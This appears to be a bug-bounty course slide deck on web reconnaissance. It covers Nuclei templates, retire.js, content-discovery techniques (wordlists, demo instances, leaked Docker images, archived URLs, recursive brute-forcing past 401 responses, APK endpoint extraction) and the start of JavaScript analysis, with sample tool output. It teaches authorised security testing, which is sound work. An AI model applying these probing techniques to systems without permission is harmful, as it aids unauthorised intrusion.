
In addition, making templates for new vulns or content discovery techniques in Nuclei is SUPER easy.

AUTOMATED VULN DISCOVERY (CREATING)

One other way to utilize these automated vulnerability discovery tools is to quickly port security research that's been done into a template that you write yourself and then scan targets for.

So how does one keep up to date on the most current security research to port it into a template?

Here is the workflow I've used for a long time but as currently in trouble because of Twitter API limits and changes to tweet deck



Secrets of automation-kings in bug bounty - <https://bit.ly/3cIYgdt>

AUTOMATED VULN DISCOVERY (**CREATING**)

- IDOR OR "insecure direct object reference" OR "broken access control"
- "SQLi" OR "SQL injection" OR "injection flaw" OR "injection vulnerability"
- "local file include" OR "LFI" OR "directory traversal" OR "remote file include"
- "RCE" OR "command injection"
- "XSS" OR "Cross-site Scripting" OR "cross site scripting"
- "SSRF" OR "server side request forgery"
- "XXE" OR "XML External Entity attack"
- "CSRF" OR "Cross site request forgery"
- "insecure deserialization" OR "Mass assignment vulnerability"

AUTOMATED VULN DISCOVERY (*retirejs*)

Another place vulnerabilities can be introduced is in web libraries.

You can automatically scan for vulns in JavaScript libraries used by applications.

Luckily we've been privileged to have many open source projects that will scan for outdated libraries based on their version numbers that are usually in HTML source code.

One such tool is [retireJS](#) which on top of being a standalone tool also has a [burp extension](#) and can be instrumented in many other tools.

A word of warning, even though a version of a library might be present on a website it does not automatically mean that they haven't patched out a specific security vulnerability related to that library.

You will always have to prove out the vulnerability that any of these scanners finds for you.

The screenshot shows the Retire.js interface. At the top, there's a navigation bar with tabs like Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Options, and Alerts. Below that is a sub-navigation bar with Results, Scan queue, Live scanning, and Options. The main area is a results table with columns for URL and status. One row for 'jquery-1.6.2.js' is expanded, showing details about a known vulnerability. At the bottom, there are tabs for Advisory, Request, and Response, and a large error message box for the jquery issue.

Results

URL	Status
https://aus4.mozilla.org	OK
https://fhr.data.mozilla.com	OK
http://localhost:8000	Vulnerable
/	OK
favicon.ico	OK
jquery-1.6.2.js	Vulnerable
test.html	OK
v1.3.0	Vulnerable
/	OK
ember.js	Vulnerable
https://safebrowsing-cache.google.com	Vulnerable
https://safebrowsing.google.com	Vulnerable
https://snippets.cdn.mozilla.net	OK
https://tiles.services.mozilla.com	OK

Issue detail

The JavaScript file 'jquery-1.6.2.js' includes a vulnerable version of the library 'jquery'

Issue: The JavaScript file 'jquery-1.6.2.js' includes a vulnerable version of the library 'jquery'
Severity: Medium
Confidence: Certain
Host: http://localhost:8000
Path: jquery-1.6.2.js

Affected versions

The vulnerability is affecting all versions prior 1.9.0b1 (between * and 1.9.0b1)

Other considerations

The vulnerability might be affecting a feature of the library that the website is not using. If the vulnerable feature is not used, this alert can be consider as false positive. The library name and its version are identify based on a Retire.js signature. If the library identification is not correct, the prior vulnerability does not apply.



CONTENT DISCOVERY

START WITH WALKING THE APP

CONTENT DISCOVERY TYPES

Content Discovery is the part of web application testing where you are trying to discover all the routes, paths, parameters, functions, and files of an application.

Sometimes content discovery can also be known as directory brute forcing but it is much wider topic than that.

I usually break down content discovery into six sections.

Based on Tech

Using known pathing
(Install, DEMO, Leaked)

Custom

Historical

Spidering

Mobile

CONTENT DISCOVERY (SPIDERING)

Of course, a common way of understanding the structure of the application you're testing is just to spider it which finds all the **known knowns**. Most of you in this class will have spider to site before using burp suite or ZAP so we won't spend a ton of time on that. We also mentioned some of the command line crawlers that you can use in the Recon session yesterday!



 ZAP

[Home](#) [ZAP in Ten](#) [Documentation](#) [Get Involved](#) [Support](#) [Download](#)

OWASP Zed Attack Proxy (ZAP)
The world's most popular free web security tool,
actively maintained by a dedicated international
team of volunteers.

[Quick Start Guide](#) [Download now](#)

A cartoon illustration of a blue shield-shaped character with a smiling face, arms, and legs, holding a lightning bolt.

CONTENT DISCOVERY (TOOLS)



Gobuster v3.1.0

Gobuster is a tool used to brute-force:

- URIs (directories and files) in web sites.
- DNS subdomains (with wildcard support).
- Virtual Host names on target web servers.
- Open Amazon S3 buckets



ffuf - Fuzz Faster U Fool



dirsearch

dirsearch - Web path discovery



CONTENT DISCOVERY (TECH)


One way to approach content discovery is to use lists based on the type of technology the application uses.

This could be at its **framework** level, its **web server** level, or generically on what **part** of the application you are doing content discovery on (**APIs**).


We will use several different word lists for content discovery. The next slide outlines the lists I use based on technologies.

Many of them are found at wordlists.assetnote.io and in the repository [Seclists](https://github.com/seclists/seclists).

CONTENT DISCOVERY (TECH)



CONTENT DISCOVERY (TECH)



CONTENT DISCOVERY (KNOWN PATHING)

In our quest to understand every nook and cranny of our application we might come to realize that the app we are testing is based on open-source software or paid software that you can purchase (COTS / Commercial Off The Shelf Software).

We can potentially install both types of software ourselves and understand the pathing and underlying non-custom code for the application.

There are several ways to do this.


Local Install

Demos

**Installed and Leaked
(Github or Dockerhub)**

CONTENT DISCOVERY (LOCAL INSTALL)

If you can do a local install of the software because it's completely open source, then you can use Daniel Miessler's Source2URL tool to map the applications routes and endpoints and then proxy them through Burp back at your target domain.



The screenshot shows a GitHub repository page for 'danielmiessler / Source2URL'. The repository is public and contains one file: 'Source2URL / Source2URL'. The file is an executable bash script with 52 lines (42 sloc) and a size of 1.18 KB. The code is as follows:

```
#!/bin/bash
# Source2URL: This tool scans a source code directory and harvests URLs from it
# It then makes HTTP requests to each path via a configured proxy
# The purpose is to aid in content discovery during web assessments
#
# Check for command line arguments
if [ $# -ne 4 ]
then
echo ""
echo 'Syntax: Source2URL /some/dir root proxy url'
echo 'Example: Source2URL ~/downloads/wordpress wordpress localhost:8080 domain.tld'
echo "The root is the string that separates the parent directories from what we want."
echo ""
exit
fi
#
# Define command-line variables
DIR="$1"
ROOT="$2"
PROXY="$3"
URL="$4"
```

CONTENT DISCOVERY (DEMOS)

If you identify the application is a piece of paid software or COTS there is a chance that the vendor selling that software has a demo instance or a process to request a demo.

Getting access to a demo instance will allow you to route the application through burp suite and grab the pathing for that software.

When doing this it's especially important to make sure that you have access to the admin functionality of the software and you grab all those paths, routes, or parameters when proxying.

The screenshot shows the homepage of SuiteCRM:OnDemand. At the top, there's a navigation bar with links for Products, Services, Community, About, a red DEMO button, and a DOWNLOAD button. Below the header, a large yellow banner spans most of the width. To the left, under the heading "Experience the magic of SuiteCRM 8", there's a paragraph about getting a free demo. In the center, a pink box contains instructions for accessing the demo with the provided username "will" and password "will". A red "ACCESS THE SUITECRM 8 DEMO" button is at the bottom of this box. At the very bottom, a note states that this is a public demo and is refreshed regularly. To the right, a section titled "Try it out for yourself" encourages users to access their own instance for 30 days free. It features a red "SPIN UP IN THE CLOUD" button with a hand cursor icon pointing to it. The SuiteCRM logo, a red circle with a white dot, is also present in this section.

CONTENT DISCOVERY (INSTALLED AND LEAKED)

Lastly, you might identify a piece of software is paid or cots, but there is no demo available.

Many times, when installing applications like this, developers do it through [dockerhub](#) and accidentally end up posting the source code somewhere.

Searching through dockerhub can find you an installed instances of the software and because of the nature of docker hub many times you can get access to the complete source code.

Other times you can gain snippets of a piece of paid software through developers posting modifications or sections of it on GitHub.

The screenshot shows the Docker Hub interface. At the top, a banner reads "Docker Hub is the world's largest library and community for container images". Below the banner, a search bar contains the query "suitecrm". The main area displays search results for "suitecrm", with a total of 1 - 25 of 149 results. The results are listed in a grid format, showing three entries:

- bitnami/suitecrm** (Verified Publisher) - Published by VMware, updated 3 days ago. It has 5M+ pulls and 84 stars. The description is "Bitnami Docker Image for SuiteCRM". It supports Linux, x86-64, and arm64 architectures. A blue line graph on the right shows pull requests over the last week, ending at 13,078. [Learn more](#)
- bitnamicharts/suitecrm** (Verified Publisher) - Published by VMware, updated 18 days ago. It has 3.0K pulls and 0 stars. The description is "Bitnami Charts for SuiteCRM". It supports Linux and Windows operating systems. A blue line graph on the right shows pull requests over the last week, ending at 109. [Learn more](#)
- reseaucerta/suitecrm** (Sponsored OSS) - Published by reseaucerta, updated 5 months ago. It has 395 pulls and 0 stars. The description is "vierge;suitecrm". It supports Linux and x86-64 architectures. A blue line graph on the right shows pull requests over the last week, ending at 6. [Learn more](#)

On the left side, there is a sidebar titled "Filters" with sections for Products (Images, Extensions, Plugins), Trusted Content (Docker Official Image, Verified Publisher, Sponsored OSS), Operating Systems (Linux, Windows), and Architectures (ARM, ARM 64, IBM POWER, IBM Z, PowerPC 64 LE, x86, x86-64). The "Best Match" dropdown is set to "Best Match".

CONTENT DISCOVERY (CUSTOM)

Sometimes using custom word lists to discover paths and routes can be beneficial.

This process we'll take contextual words related to our application and try to build a word list so that you can brute force paths and parameters based on that context.

For example if you're testing a bank application and you build one of these word lists, it may include the word "invest" or "transaction" or "deposit".

There are a few tools to do this in the industry, the first of which was [CEWL](#).

After much experimentation I have actually gone back to CEWL when I do this sort of content discovery.

You can also use another workflow that feeds [GAU](#) into a tool called [wordlistgen](#).

```
echo bugcrowd.com | gau | wordlistgen | sort -u
```

```
cewl https://www.geeksforgeeks.org/
```

```
array  
bound  
Copy  
URL  
computer  
articles  
Round  
Page  
Self  
Paced  
Classes  
Working  
Professionals  
Feed  
different  
operations  
important  
Properties  
Bound  
Theory  
Preparation  
System  
PHP  
Must  
This  
org  
Comments  
Sort  
Fibonacci
```

CONTENT DISCOVERY (HISTORICAL)

Another method for content discovery is to try and search **sources that archive** URL data.

There exist several of these sources such as the wayback machine, alien vault, common crawl, and URL scan.

In the previous slide we used `gau` to do this. Last year one of our esteemed class members wrote a tool that utilizes this technique but goes much deeper.

Grabbing these URL's from these sources is where many of the tools stop. [WayMore](#) by XnI-h4ck3r will also download the archived responses and search through them for more links and extra information.

CONTENT DISCOVERY (TIP - RECURSION)

Bounty Tip

02

"Content discovery" is trying to guess sensitive paths and files that might exist in the application but are not linked anywhere.

Often when doing this part of web assessment you will run into 401 Not Authorized responses. It is beneficial to recursively brute force that path. Often resources past that path have not had the same access controls applied. In addition, 401 replies should be investigated with waybackmachine (<https://archive.org/web/>) to see if they ever did not have authentication applied and to garner clues about the application pathing.

<https://someapp.com/admin/> 401

<https://someapp.com/admin/dashboard/> 401

<https://someapp.com/admin/dashboard/members> 200


```
.3] 301 - 146B - /models/emssql -> https
.4] 301 - 146B - /models/fclicksql -> ht
.8] 301 - 146B - /models/javatosql -> ht
.2] 301 - 146B - /models/nukesql -> http
.8] 301 - 146B - /models/settings_sql ->
.0] 301 - 146B - /models/swissql -> http
.1] 302 - 132B - /models/BLOCKS -> /mode
.5] 302 - 136B - /models/ViewModels -> /
.3] 301 - 146B - /models/backups_mysql ->
.8] 301 - 146B - /models/cache_sql -> ht
.2] 301 - 146B - /models/errormysql -> h
.3] 301 - 146B - /models/ez_sql -> https
.3] 301 - 146B - /models/ezsql -> https:
.2] 301 - 146B - /models/htmlsql -> http
.7] 301 - 146B - /models/kaybasql -> htt
.0] 301 - 146B - /models/linkssql -> htt
.5] 301 - 146B - /models/php-mysql -> ht
.6] 301 - 146B - /models/plsql -> https:
.5] 301 - 146B - /models/rpsql -> https:
.5] 301 - 146B - /models/testmysql -> ht
.5] 301 - 146B - /models/testsql -> http
.6] Starting: controllers/
.7] 301 - 146B - /controllers/.pgsql ->
.7] 301 - 146B - /controllers/.mysql ->
.8] 301 - 146B - /controllers/sql -> htt
.0] 301 - 146B - /controllers/mysql -> h
.1] 301 - 146B - /controllers/_sql -> ht
.2] 301 - 146B - /controllers/_mysql ->
.7] 301 - 146B - /controllers/error_mysql
.0] 301 - 146B - /controllers/.psql -> h
.6] 301 - 146B - /controllers/websql ->
.1] 301 - 146B - /controllers/db_mysql ->
.5] 301 - 146B - /controllers/ntunnel_mysql
.5] 301 - 146B - /controllers/phpmysql ->
Last request to: return_product
```

CONTENT DISCOVERY (TIP - MOBILE)

Often mobile application binaries can contain pathing for the same website we might be testing!

Usually this is an API hanging off our main domain.

You can use [APKleaks](#) to parse out paths from an APK file to get additional routes and API endpoints and parameters.



```
v2.2.0
Scanning APK file for URIs, endpoints & secrets
(c) 2020-2021, dwisiswant0

usage: apkleaks [-h] -f FILE [-o OUTPUT] [-p PATTERN] [--json]

optional arguments:
-h, --help            show this help message and exit
-f FILE, --file FILE  APK file to scanning
-o OUTPUT, --output OUTPUT
                      Write to file results (random if not set)
-p PATTERN, --pattern PATTERN
                      Path to custom patterns JSON
--json                Save as JSON format
```

github.com/dwisiswant0/apkleaks

```
#access_token
?error=access_denied
/r/mobile/action-execution-log
/r/risk/verifyidentity
/r/external-rewards/create-link/
/r/external-rewards/delete-link/
/r/external-rewards/get-account-linking-sc
/r/external-rewards/get-celebration-scre
/r/external-rewards/get-program-details-sc
/r/external-rewards/get-programs/
/r/finprod/finprod-rewards-eligibility/el
/r/finprod/finprod-rewards-eligibility/el
/r/gifting/get-gift-details
/r/gifting/get-landing-page
/r/gifting/get-purchase-page
/r/gifting/get-purchased-gifts
/r/gifting/get-redemption-page
/r/gifting/purchase-gift-card
/r/gifting/redeem
/r/gifting/send-gift-email
/r/riders/log-hub-user-interaction
/r/communications/get-unsubscriptions
/r/communications/set-unsubscriptions
/r/payments-compliance/v1/oe/hydrate
/r/payments-compliance/v1/uc/submit
/r/payments-compliance/v2/uc/submit
/r/mobile-integration-test/{name}
/r/rewards/get-client-gaming
```

ubereats.com



JAVASCRIPT ANALYSIS

WHAT ARE WE AFTER?

Endpoints, parameters, routes, secrets, domains.

JAVASCRIPT ANALYSIS

One of the most important parts of assessing a web application, that ties into content discovery, is analyzing the sites **JavaScript**.

If the application is a heavy JavaScript framework than many of the **routes or parameters** will be defined in the JavaScript.

Many times API references will also be housed in JavaScript files.

Additionally, in the worst case scenarios, developers can also store **secrets** in JavaScript thinking that no one will find them.

```
function App() {
  return (
    <Router>
      <div>
